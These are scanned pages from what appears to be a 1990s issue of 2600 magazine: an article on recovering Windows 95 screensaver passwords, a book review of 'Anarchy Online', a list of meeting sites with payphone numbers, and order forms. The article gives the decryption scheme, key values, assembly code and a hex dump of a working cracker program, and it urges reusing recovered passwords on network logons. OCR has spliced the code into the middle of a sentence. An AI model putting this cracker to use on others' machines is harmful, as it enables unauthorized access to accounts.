THE ANSWER IS NO! You CANNOT take out a classified ad in 2600 if you don't subscribe! You cannot pay us any amount of money to advertize either here or elsewhere in the magazine. So please don't ask - you probably won't even get a reply. If you do subscribe, you are entitled to a free ad in the Marketplace as space and standards permit. Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Spring issue: 2/15/97.

DEFEATING THE W95 SCREENSAVER

by rdpzza

While many may consider this a trivial exercise, cracking the password scheme for Win95 may be useful to some of you out there. Some may even find ways to have phun with it as well.

To start with, you need to know where to look. In 3.1, the password was kept in the control.ini. Although 95 also uses the control.ini, it does not use it for keeping the password information. For 95, you will have to look in each of the user.dat files. I say each because if you have multiple users, each user may have a profile saved on the hard drive. The default user.dat file is in the \windows directory. The other user.dat files can be found in the directory \profiles\username where username changes. As you may know, user.dat is one of the two files used for the registry and it is very important. User.dat will carry the attributes "shr" so you will have to look accordingly. Also, since it is so important, a backup of user.dat is kept, namely user.da0. This may be the previous user.dat, say when the user changed passwords....

Anyway, now that you have the file, where is it? If you scan the file for password, you will come up with the setting of whether or not the screen saver is password protected. This may be enough for you so you can just change it and be done. While this little change will be noticed, it will get you by the password. If, however, you wish to actually find out what the pass phrase is, read on.

Why find out what the pass phrase is, you ask? Because a lot of times users are stupid, lazy, have bad memory, or any combination of these and reuse passwords or schemes any time a key is needed. This is especially true in network environments and even more so when 95 is used as the workstation OS. In such systems, there is the possibility of changing the logon password and the screen saver password at the same time. I wonder how that can be useful?

Back to finding out what the phrase is. 95 has been rumored to use dual case. Let

```
    mov al, first_ec          ;move the first EC to al
    mov ah, second_ec
    cmp ah, 40h               ;check ah > 40h
    jb here                   ;if not check al
    add ah, 9h                ;if so subtract 07h (note 1)
here: cmp al, 40h
    jb doit
    add al, 9h
doit: and ax, 0f0fh           ;mask off the 10's digits
    mov cl, 4                 ;move al temporarily
    shl al, cl                ;position 10's digit
    add al, ah                ;combine digits
    mov ah, decr_val          ;load bl with the appropriate
                               decryptor value
    xor al, ah                ;it's done!

Note 1: Adding 9h is the same as subtracting 7h using
two's complement.
```

me clear this rumor. It does not. It uses the "all upper" coding for the password like 3.1. The maximum length of the screen saver password is 14 characters long. It will allow you to enter longer passwords, but 95 will act screwy; it won't require the password from screen saver, it will hang, etc.

OK, so we have the file. Look for the string "ScreenSaver_Data". After this is an even string of numbers and letters ending in 00. There is the encrypted pass phrase. The pass phrase is different from 3.1 in that 95 uses what I call "encrypted-couplets" meaning that for every character in the phrase, there are two encryption values. The first encrypted couplet (EC) is the first hex digit of the unencrypted ascii value, and the second EC is the second hex digit. For example, say the first two hex digits after the string "ScreenSaver_Data" are 31 41 (1A in ASCII). The 31 represents (after decryption) 5 and the 41, 2. Put the digits together and you have 52h, R in ASCII. Keep this concept in mind while decoding the EC's because the decryption scheme is the same for each value, only the key changes.

Refer to the sample program (left) that shows the scheme.

Of course you will have to do the rest of the program to get the final phrase, but I am giving the key values.


Character	Value
1	48h
2	ee
3	76
4	1d
5	67
6	69
7	a1
8	1b
9	7a
10	8c
11	47
12	f8
13	54
14	95

For those of you who would like a functioning program, use whichever debugger or editor to enter the following values. You can disassemble and modify it at will. Keep it free.

```
BD 82 00 BE 38 01 3E 8A
46 00 3E 8A 66 01 3C 0D
74 22 45 45 80 FC 40 72
03 80 C4 09 3C 40 72 02
04 09 25 0F 0F B1 04 D2
E0 02 C4 8A 24 46 30 E0
CD 29 EB D2 B4 4C CD 21
48 EE 76 1D 67 69 A1 1B
7A 8C 47 F8 54 95

File size: 70
```

After you save it, you type in the encrypted string in caps after the file name, i.e., crk95 (.com) 1AAA26473D28. It will type out the password on the next line, RDPZZA in the example. I will make a fancier one when I have time and it will be free on the net, probably under the name crk95.com (I hope).



HIGH TIDE ON BIG SUR


Anarchy Online
by Charles Platt
$24.95, 365 pages, illustrated
Published by Black Sheep Books
Review by Scott Skinner

Probably the last thing the world needs right now is YABOH (Yet Another Book On Hackers). After all, is there anything left in this genre that hasn't already been adequately covered/exploited by such noteworthies as *The Cuckoo's Egg, Cyberpunk, The Hacker Crackdown, Masters of Deception, The Fugitive Game, Takedown, The Cyberthief and the Samurai,* and slues of other lesser known works? This question was foremost on my mind as I plowed through the first chapter of Charles Platt's *Anarchy Online,* which begins with a tiresome recap of hacker ways and means. By the end of the book, I was happy I endured, for several elements combine to make *Anarchy* a unique and worthy read, and which allows me to answer my aforementioned question with a definitive yes.

Whereas another recent publication, Katie Hafner and Matthew Lyon's *Where Wizards Stay Up Late: The Origins of the Internet,* paints a vivid portrait of the Internet's genesis, *Anarchy* picks up where *Wizards* leaves off, discussing the complex social issues and corresponding power struggles contributing to the "anarchy" online. *Anarchy,* then, is very much aware of its predecessors, featuring and acknowledging Katie Hafner and other authors as it examines topics ranging from free speech issues to online pornography to digital cash. Indeed, perhaps the only common thread that ties these chapters together is their close relation to the Internet (with one noteworthy exception being its excellent examination of satellite video piracy). In this respect, Platt breaks from the usual thematic literary approach and instead presents us with a second-order view rich in meta-content, a book about other books and issues relating to the Internet. This second order view allows Platt to make observations and judgments that are usually reserved for the critic. For example, examining not only the Kevin Mitnick saga, but the books written about Kevin, and the authors of those books, and the books written about those authors, etc. While *Anarchy* exercises hindsight to the extreme, it also breaks some new ground, especially with its consideration and analysis of some of the most recent issues affecting netizens, including the Internet's inevitable entrenchment into the world of commerce.

Overall, Platt takes a positive approach toward the Internet, acknowledging its many problems (including hackers), but also putting those problems into perspective. *Anarchy,* for example, points out that many "ex-hackers" from the past are now Internet Service Providers of the present, using their unique perspectives to secure free speech and online rights, in contrast to the extreme censorship that characterizes such conservative giants as AOL and Compuserve.

On the down side, *Anarchy* lacks both source notes and an index, both of which are of inestimable value for those of us hoping to find our names mentioned somewhere in its pages. Additionally, I was disappointed that the story of Edward Cummings (a.k.a. Bernie S.) was not mentioned, as his ordeal is perhaps the clearest demonstration yet of a chaotic and unfettered Internet nonetheless resulting in a powerful political gestalt capable of empowering individuals and grass-roots efforts, and initiating change.



Production and Availability

According to the author, *Anarchy* was originally intended as a HarperCollins imprint, but after several delays in publication, Platt decided to self-publish the hardcover edition and let HarperCollins produce the softcover. Readers should understand that this is largely unheard of in the publishing industry, as even a book worth buying requires the massive resources of a publishing giant for marketing and distribution, without which there is little guarantee of financial success. Still, Platt's compromise may indeed be better off for everyone, including the reader. While not available in bookstores, *Anarchy* is nonetheless a full-cloth hardcover printed on superior paper stock - far better in quality than HarperCollins would have done. The book can be ordered easily enough by calling 1-800-879-4214. In addition, by saying the magic words "I heard about it through the Internet," copies cost only $12.95 (plus postage). This is cheaper than the paperback edition HarperCollins is scheduled to release in March 1997!

2600 MEETINGS

NORTH AMERICA

Anchorage, AK
Diamond Center Food Court, smoking section, near payphones.

Ann Arbor, MI
Galleria on South University.

Atlanta
Lennox Mall Food Court.

Baltimore
Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Baton Rouge, LA
In The LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN
Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID
Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432, 9559, 9700, 9798.

Boston
Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Buffalo
Eastern Hills Mall (Clarence) by lockers near food court.

Charlotte, NC
South Park Mall in the food court near the payphones.

Chicago
3rd Coast Cafe, 1260 North Dearborn.

Cincinnati
Kenwood Town Center, food court.

Cleveland
Coventry Arabica, Cleveland Heights, back room smoking section.

Columbia, SC
Richland Fashion Mall, 2nd level, food court, by the payphones in the smoking section. 6 pm.

Columbus, OH
Convention Center, lower level near the payphones.

Dallas
Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (214) 931-3850.

Houston
Food court under the stairs in Galleria 2, next to McDonalds.

Kansas City
Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles
Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Louisville, KY
The Mall, St. Matthew's food court.

Madison, WI
Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Miami
Dadeland Shopping Center in front of the Coffee Beanery by Victoria Station restaurant.

Nashville
Bean Central Cafe, intersection of West End Ave. and 29th Ave. S. three blocks west of Vanderbilt campus.

New Orleans
Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833 - good luck getting around the carrier.

New York City
Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Orlando, FL
Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Ottawa, ONT (Canada)
Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Philadelphia
30th Street Amtrak Station at 30th & Market, under the "Stairwell 6" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Phoenix
Barnes and Noble by Metro Center.

Pittsburgh
Carnegie Mellon University student center in the lobby.

Portland, ME
Maine Mall by the bench at the food court door.

Portland, OR
Lloyd Center Mall, third level at the food court.

Raleigh, NC
Crabtree Valley Mall, food court.

Reno, NV
Meadow Wood Mall, Palms Food Court by Sbarro, 3-9 pm.

Rochester, NY
Marketplace Mall food court.

St. Louis
Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento
Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644 - bypass the carrier.

San Francisco
4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle
Washington State Convention Center, first floor.

Toronto, ONT (Canada)
DotCom Cafe, 57 Duncan Street, just southeast of the Muchmusic building on Queen St. 7 pm.

Vancouver, BC (Canada)
Pacific Centre Food Fair, one level down from street level by payphones, 4 pm to 9 pm.

Washington DC
Pentagon City Mall in the food court.

AUSTRALIA, EUROPE, ASIA, SOUTH AMERICA

Aberdeen, Scotland
Outside Marks & Spencers, next to the Grampian Transport kiosk.

Adelaide, Australia
Outside Cafe Celsius, near the Academy Cinema, on the corner of Grenfell and Pulteney Streets.

Belo Horizonte, Brazil
Pelego's Bar at Assufeng, near the payphone. 6 pm.

Buenos Aires, Argentina
In the bar at San Jose 05.

Bristol, England
By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 6:45 pm.

Granada, Spain
Ciberteca Granada in Pza. Einstein near the Campus de Fuentenueva.

Halmstad, Sweden
At the end of the town square (Stora Torget), to the right of the bakery (Tre Hjartan). At the payphones.

London, England
Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm to 8pm.

Manchester, England
Cyberia Internet Cafe on Oxford Rd next to St. Peters Square. 6 pm.

Melbourne, Australia
Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Munich, Germany
Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

New Delhi, India
Priya Cinema Complex, near the Allen Solly Showroom.

Paris, France
Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

Rio de Janeiro, Brazil
Rio Sul Shopping Center, Fun Club Night Club.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

PLAN AHEAD

NOW IS THE TIME TO PLAN FOR FUTURE EXPANSION. IF YOU SPEND A GREAT DEAL OF TIME IN FRONT OF COMPUTERS CONSUMING LARGE QUANTITIES OF JUNK FOOD, YOU YOURSELF WILL PROBABLY BE EXPANDING SOMETIME IN THE FUTURE. WHY WAIT? GET YOUR DOUBLE XTRA LARGE 2600 T-SHIRT TODAY AT OUR LOW 20TH CENTURY PRICES!

I'M A TRADITIONALIST. SEND ME AN OLD-FASHIONED **BLUE BOX SHIRT.** MY SIZE IS: ____

I WANT TO TRY SOMETHING NEW. SEND ME AN ELITE **MICHELANGELO VIRUS SHIRT.** MY SIZE IS: ____

❑ 1 shirt/$15 ❑ 2 shirts/$26

WAIT! I'M NOT FINISHED! SEND ME:

INDIVIDUAL SUBSCRIPTION

❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE SUBSCRIPTION

❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (you will get *2600* for as long as you can stand it)
(also includes back issues from 1984, 1985, and 1986)

BACK ISSUES (invaluable reference material)

❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25
❑ 1988/$25 ❑ 1989/$25 ❑ 1990/$25 ❑ 1991/$25
❑ 1992/$25 ❑ 1993/$25 ❑ 1994/$25 ❑ 1995/$25

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas)

Send orders to: 2600, PO Box 752, Middle Island, NY 11953

(Make sure you enclose your address!)

TOTAL AMOUNT ENCLOSED: ____

Payphones of the Planet

MYANMAR

In the nation formerly known as Burma in the city currently known as Mandalay.

Princess Valiant

HONDURAS

Theora

NICARAGUA

Managua.

Knight Hawk & Cabeza Nightsoil

CANADA

Found on a gulf island in British Columbia, this phone is more multi-purpose than most.

Steven McClain

COME AND VISIT OUR WEB SITE AND SEE OUR VAST ARRAY OF PAYPHONE PHOTOS THAT WE'VE COMPILED - http://www.2600.com